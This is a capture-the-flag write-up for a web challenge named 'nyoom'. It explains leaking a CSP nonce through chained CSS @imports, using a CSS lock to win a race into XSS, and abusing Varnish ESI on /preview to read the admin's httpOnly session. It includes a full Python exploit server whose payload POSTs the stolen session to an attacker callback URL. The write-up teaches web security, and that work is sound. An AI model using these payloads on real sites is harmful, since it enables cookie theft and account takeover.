go fast. write stuff. go nyoom.
Source code is given: nyoom_src.zip
Analysis
Architecture overview
 1$ tree
 2.
 3├── app
 4│   ├── Dockerfile
 5│   ├── package.json
 6│   └── src
 7│       ├── public
 8│       │   └── app.css
 9│       └── server.js
10├── bot
11│   ├── Dockerfile
12│   ├── bot.js
13│   └── package.json
14├── docker-compose.yml
15└── edge
16    ├── Dockerfile
17    └── default.vcl
The challenge contains a simple application that allows users to create accounts, change their settings (bio), and view their feed. There is also a report functionality which makes a bot visit the submitted URL, and a Varnish reverse proxy in front.
HTML Injection

First things first, I discovered the main vulnerability of the challenge. When you have an HTML-formatted text as description, this description is rendered as real HTML on the dashboard.
The code responsible for this is:
1<div class="card">
2    <h2>Feed <span class="crumb">${u === me ? "your dashboard" : "shared with the admin"}</span></h2>
3    <p class="meta">Viewing <strong>${u}</strong>${you}</p>
4    <div id="profile">${bioBody}</div>
5</div>
Here we can see that the bioBody is inserted as-is in the dashboard. The catch is that we cannot XSS directly through this point since there is a script CSP applied to the dashboard, with a nonce in it.
It renders like this on the dashboard:
Leaking the script nonce on Chrome via CSS exfiltration
The page blocks arbitrary script execution with a nonce-based CSP, so our HTML injection can’t run a script on its own. We first need to recover a valid nonce.
 1app.get("/dashboard", (req, res) => {
 2  // ...
 3  const nonce = crypto.randomBytes(16).toString("hex");
 4  // ...
 5  res.set("Cache-Control", "public, max-age=120");
 6  res.type("html").send(`<!doctype html>
 7<html lang="en">
 8<head>
 9<meta charset="utf-8">
10<meta http-equiv="Content-Security-Policy" content="script-src 'nonce-${nonce}'">
11${metaTags}
12<title>Dashboard · Nyoom</title>
13<meta name="viewport" content="width=device-width, initial-scale=1">
Browser behaviour matters here, so we identify the bot’s browser. bot.js launches Puppeteer without specifying a browser, so it defaults to Chrome:
 1browser = await puppeteer.launch({
 2    headless: "shell",
 3    ignoreDefaultArgs: ["--disable-back-forward-cache"],
 4    args: [
 5        "--no-sandbox",
 6        "--disable-dev-shm-usage",
 7        "--disable-popup-blocking",
 8        "--enable-features=BackForwardCache",
 9    ],
10});
This matters because Chrome and Firefox apply imported stylesheets differently:
- Chrome applies each stylesheet as soon as it arrives, without waiting for the other pending
@imports. - Firefox waits for the whole import tree to finish downloading before applying anything.
Chrome’s “apply on arrival” behaviour is what makes the sequential import chaining technique possible.
The idea. A classic CSS attribute leak (selector { background: url(...) }) normally exfiltrates only one character per page load, because each matched selector fires its background request once. Sequential import chaining removes that limit: it leaks the whole value in a single page load by chaining @imports that the attacker server releases one step at a time.
Root injection:
1<style>@import url("http://evil/");</style>
/ returns a stylesheet which declares the needed imports as:
1@import url("/import/0");
2@import url("/import/1");
3@import url("/import/2");
4/* ... */
A word about the selector: we cannot target the nonce directly with script[nonce^="a"]. Chrome empties the nonce attribute from the DOM right after parsing it (the value is kept internally), exactly to block this kind of leak, and a <script> is not rendered anyway so its background would never be fetched. But the CSP is also set in a <meta> tag, which keeps its content attribute, so we match on that one with :has() and fire the request from an element that is actually rendered (#profile::before).
Flow per step:
- Chrome makes the requests to each of these newly imported stylesheets
- The server releases the response to the first import and holds all the others
- Chrome applies the first released stylesheet which looks like:
1html:has(meta[content^="script-src 'nonce-a"]) #profile::before { content:""; display:block; width:2px; height:2px; background:url(//evil2/a); } 2html:has(meta[content^="script-src 'nonce-b"]) #profile::before { content:""; display:block; width:2px; height:2px; background:url(//evil2/b); } 3/* foreach char in the hex range (0-9a-f) */ - When the right selector is matched, a network request is made to the evil server with the correct first character
- Once known, the server releases the next stylesheet with the next selectors, containing the previous prefix:
1 html:has(meta[content^="script-src 'nonce-aa"]) #profile::before { /* ... */ background:url(//evil2/aa); } 2 html:has(meta[content^="script-src 'nonce-ab"]) #profile::before { /* ... */ background:url(//evil2/ab); } 3 /* foreach char in the hex range (0-9a-f) */ 4 /* ... assuming the first char leaked was 'a' */ - Repeat until the full nonce is recovered
An important point to note is that the host from the imported CSS URL must be different from the one used for the callback (i.e., the host to which background requests are directed); otherwise, Chrome will group them into the same connection pool, which will cause the background requests to be queued until the imports are complete.
Now that we have the nonce, we need to find a way to insert our script without the nonce being changed.
XSS with the leaked nonce
In the bot.js file, we can see Chrome is launched with the --enable-features=BackForwardCache argument:
1args: [
2    "--no-sandbox",
3    "--disable-dev-shm-usage",
4    "--disable-popup-blocking",
5    "--enable-features=BackForwardCache",
6],
Because of this, my first guess was that, if I find a way to make the bot’s Chrome go back in its history, it will take the previously loaded page, without changing the nonce since it is still in Chrome’s bfcache.
And in the server’s code, there is a route which makes a history.back():
 1app.get("/settings/saved", (req, res) => {
 2  const u = currentUser(req);
 3  if (!u) return res.redirect("/login");
 4  res.type("html").send(`<!doctype html>
 5<html lang="en">
 6<head>
 7<meta charset="utf-8">
 8<meta name="viewport" content="width=device-width, initial-scale=1">
 9<title>Settings saved · Nyoom</title>
10<link rel="stylesheet" href="/assets/app.css">
11<link rel="icon" href="/assets/logo.svg" type="image/svg+xml">
12</head>
13<body>
14
15<div class="saved">
16  <div>
17    <h1>Saved!</h1>
18    <p class="hint">Zooming back to your dashboard...</p>
19  </div>
20</div>
21<script>setTimeout(function(){ history.back() }, 500);</script>
22</body>
23</html>`);
24});
So I tried putting as bio <style>...</style><meta http-equiv="refresh" content="20;url=/settings/saved">, the <style> will exfiltrate the nonce, we can then change the bio with an XSS payload and then redirect Chrome to /settings/saved with the <meta> tag, which will redirect it back to the dashboard with the nonce unchanged and insert the malicious bio with the loadProfile() function.
1function loadProfile() {
2  fetch("/profile?u=${encodeURIComponent(u)}").then(r => r.json()).then(p => {
3    document.querySelector("#profile").innerHTML = p.bio;
4  }).catch(() => {
5    var el = document.querySelector("#profile");
6    if (el) el.textContent = "profile unavailable";
7  });
8}
That was plausible, but unfortunately the nonce was changing even though it was supposed to be in cache. I didn’t dig into why.
So, I searched for another way to exploit it and found that the bio is loaded twice on every dashboard view, since loadProfile(); is called unconditionally at the end of the inline script:
- Once at page load, rendered server-side in the
#profilediv - Once again when
loadProfile();replaces it (document.querySelector("#profile").innerHTML = p.bio;)
We can then imagine that:
- We have a bio which leaks the nonce
- Between the page load and the
loadProfile();trigger, we change our bio with the XSS payload - The second load inserts the payload and triggers the XSS
One more catch: this seems like a race condition, and we need to win it very fast since the loadProfile(); function is triggered at page load.
Since I have no chance to win the race (I don’t run very fast), I added a last import to the original stylesheet, which will serve as a lock. The principle: we lock the page load with a CSS file that never loads; once we have successfully changed our bio with the XSS payload, we release this lock so that the page will finish loading and loadProfile(); will trigger whenever we want.

As the payload is inserted with innerHTML, we cannot use a raw <script> tag, so we use an iframe:
1script = f'<script nonce="{nonce}">{js}</script>'
2return f'<iframe srcdoc="{html.escape(script, quote=True)}"></iframe>'
Getting the flag from the admin session
The flag is contained in the browser’s cookies, which the bot sets in bot.js:
 1const ADMIN_SESSION = process.env.ADMIN_SESSION || "Securinets{if_u_submit_this_u_r_disqualified}";
 2// ...
 3app.post("/report", (req, res) => {
 4    // ...
 5    (async () => {
 6    let browser;
 7    try {
 8        browser = await puppeteer.launch({
 9        headless: "shell",
10        ignoreDefaultArgs: ["--disable-back-forward-cache"],
11        args: [
12            "--no-sandbox",
13            "--disable-dev-shm-usage",
14            "--disable-popup-blocking",
15            "--enable-features=BackForwardCache",
16        ],
17        });
18        // ...
19        await page.setCookie({
20        name: "session",
21        value: ADMIN_SESSION,
22        domain: new URL(TARGET).hostname,
23        path: "/",
24        httpOnly: true,
25        sameSite: "lax",
26        });
27        // ...
28  })();
29}
In the server.js file we can see a route that reflects the session variable value in the response:
1app.get("/fragments/session-info", (req, res) => {
2 const sid = req.cookies.session || "";
3 const val = sid && sessions.has(sid) ? sid : "anonymous";
4 res
5 .type("html")
6 .send(
7 `
8<div class="session-info" data-session="${val
9 .replace(/&/g, "&")
10 .replace(/"/g, """)}">Welcome back.</div>`
11 );
12});
But the Varnish configuration refuses to serve the /fragments/* routes directly: the requests made there need to be ESI subrequests.
 1sub vcl_recv {
 2    if (req.url ~ "^/fragments/" && req.esi_level == 0) {
 3        return (synth(403, "Internal only"));
 4    }
 5    if (req.url ~ "^/preview") {
 6        return (pass);
 7    }
 8    if (req.http.Cookie || req.url !~ "^/assets/") {
 9        return (pass);
10    }
11    return (hash);
12}
Looking at the vcl_backend_response part in the Varnish configuration, we can see that the responses from /preview are allowed to render ESI includes.
 1sub vcl_backend_response {
 2    if (bereq.url ~ "^/preview") {
 3        set beresp.do_esi = true;
 4    }
 5    if (bereq.http.Cookie) {
 6        set beresp.uncacheable = true;
 7        set beresp.ttl = 0s;
 8        return (deliver);
 9    }
10    set beresp.ttl = 300s;
11    return (deliver);
12}
We cannot simply put the <esi:include> in our bio: the dashboard escapes it before rendering it.
1function deEsi(s) {
2 return String(s).replace(/<esi:([^>]*)>/gi, "<esi:$1>");
3}
And even without that, Varnish only sets do_esi on /preview, so an <esi:include> sitting in the dashboard response would never be rendered anyway. We need a response that Varnish does process, which is where /preview comes in.
Looking at this route, we can see that this is a simple POST route which reflects the template parameter into the response without sanitization.
1app.post("/preview", (req, res) => {
2  let t = (req.body && req.body.template) || "";
3  t = String(t).slice(0, 4000);
4  res.set("Cache-Control", "private, no-store");
5  res.type("text/plain; charset=utf-8");
6  res.send(`<div class="preview">\n${t}\n</div>`);
7});
Since the route reflects back any valid session cookie, a request carrying the admin session gives it back in the response:
1$ curl -X POST 'http://target/preview' -H 'Cookie: session=Securinets{...}' --data-urlencode 'template=<esi:include src="/fragments/session-info"/>'
2<div class="preview">
3
4<div class="session-info" data-session="Securinets{...}">Welcome back.</div>
5</div>
We can see that the cookie is successfully included in the response. We cannot send that request ourselves though: the admin cookie is httpOnly and only lives in the bot’s browser, so the XSS will have to fire it from there.
Exploitation
Putting everything together, the full chain is:
- Exploit the HTML injection to exfiltrate the
noncevalue through CSS - Wait for the value to be received from Chrome
- When received, change the bio of the exploit account
- Release the CSS lock
- The client will load the bio a second time, including the XSS payload
- Chrome will fire the XSS payload and send back the result of the ESI inclusion
To do this, I wrote this exploit script:
  1import os
  2import sys
  3import html
  4import logging
  5import requests
  6import flask.cli
  7from flask import Flask, request, Response
  8from threading import Thread, Event, Condition
  9
 10if len(sys.argv) == 2 and sys.argv[1] == "REMOTE":
 11    CHALLENGE = "http://xxxxxxxxxxxx.inst1.securinets.tn:8080"
 12    CSS_URL = "http://myserver:9001"
 13    CALLBACK_URL = "http://myserver2:9001"
 14else:
 15    CHALLENGE = "http://localhost:8080"
 16    CSS_URL = "http://192.168.x.x:9001"
 17    CALLBACK_URL = "http://host.docker.internal:9001"
 18
 19app = Flask(__name__)
 20app.logger.disabled = True
 21logging.getLogger("werkzeug").disabled = True
 22flask.cli.show_server_banner = lambda *args, **kwargs: None
 23session = requests.Session()
 24username = os.urandom(8).hex()
 25
 26nonce = ""
 27cond = Condition()
 28done = Event()
 29unlock = Event()
 30flagged = Event()
 31
 32hexa = "0123456789abcdef"
 33
 34@app.get("/")
 35def start():
 36    return Response(
 37        "\n".join(f'@import url("/s/{i}");' for i in range(16))
 38        + '\n@import url("/lock");',
 39        mimetype="text/css"
 40    )
 41
 42@app.get("/s/<int:i>")
 43def stage(i):
 44    if not 0 <= i < 16:
 45        return "", 404
 46
 47    with cond:
 48        if not cond.wait_for(lambda: len(nonce) >= i * 2, timeout=40):
 49            return ""
 50        prefix = nonce[:i * 2]
 51
 52    css = "\n".join(
 53        f'html:has(meta[content^="script-src \'nonce-{prefix+a+b}"]) #profile::before'
 54        f'{{content:"";display:block;width:2px;height:2px;background:url("{CALLBACK_URL}/hit?v={prefix+a+b}")}}'
 55        for a in hexa for b in hexa
 56    )
 57
 58    return Response(css, mimetype="text/css")
 59
 60@app.get("/hit")
 61def hit():
 62    global nonce
 63
 64    v = request.args.get("v", "")
 65    with cond:
 66        if (len(v) == len(nonce) + 2 and v.startswith(nonce) and all(c in hexa for c in v)):
 67            nonce = v
 68            print(f"[{len(nonce)}/32] {nonce}", end="\r")
 69            cond.notify_all()
 70            if len(nonce) == 32:
 71                done.set()
 72
 73    return "", 204
 74
 75@app.get("/lock")
 76def lock():
 77    unlock.wait(40)
 78    return Response("", mimetype="text/css")
 79
 80@app.post("/flag")
 81def flag():
 82    print("[FLAG]", request.get_data(as_text=True).split("data-session=\"")[1].split("\"")[0], flush=True)
 83    flagged.set()
 84    return "", 204
 85
 86def second_bio():
 87    js = """
 88fetch("/preview", {
 89    method: "POST",
 90    body: new URLSearchParams({
 91        template: '<esi:include src="/fragments/session-info"/>'
 92    })
 93})
 94.then(r => r.text())
 95.then(r => fetch("CALLBACK_URL/flag", {
 96    method: "POST",
 97    mode: "no-cors",
 98    body: r
 99}));
100""".replace("CALLBACK_URL", CALLBACK_URL)
101
102    script = f'<script nonce="{nonce}">{js}</script>'
103    return f'<iframe srcdoc="{html.escape(script, quote=True)}"></iframe>'
104
105def report():
106    r = requests.post(
107        f"{CHALLENGE}/report",
108        json={"url": f"http://edge:8080/dashboard?u={username}"},
109        timeout=90
110    )
111
112
113# start Flask
114Thread(
115    target=lambda: app.run(
116        host="0.0.0.0", port=9001, threaded=True, use_reloader=False
117    ),
118    daemon=True
119).start()
120
121# login
122session.post(
123    f"{CHALLENGE}/login",
124    json={"username": username, "password": username}
125).raise_for_status()
126
127# first bio
128session.post(
129    f"{CHALLENGE}/profile",
130    json={"bio": f'<style>@import url("{CSS_URL}/");</style>'}
131).raise_for_status()
132
133# trigger bot
134Thread(target=report, daemon=True).start()
135
136try:
137    if done.wait(60):
138        print("[+] Nonce:", nonce)
139
140        session.post(
141            f"{CHALLENGE}/profile",
142            json={"bio": second_bio()}
143        ).raise_for_status()
144
145    else:
146        print("[-] Partial nonce:", nonce)
147
148finally:
149    unlock.set()
150
151if not flagged.wait(35):
152    print("[-] No flag received")
This does all the above steps. The only change: due to Chrome’s response latency on the remote environment, I test the characters two at a time rather than one by one, to reduce the number of requests.
Using it gives the flag directly in the console:
1$ python3 exploit.py
2[+] Nonce: d05c18db8a684679aed8dddf31465ee5
3[FLAG] Securinets{8d32e30df195b25ae54ff5f677c490b5}
FLAG: Securinets{8d32e30df195b25ae54ff5f677c490b5}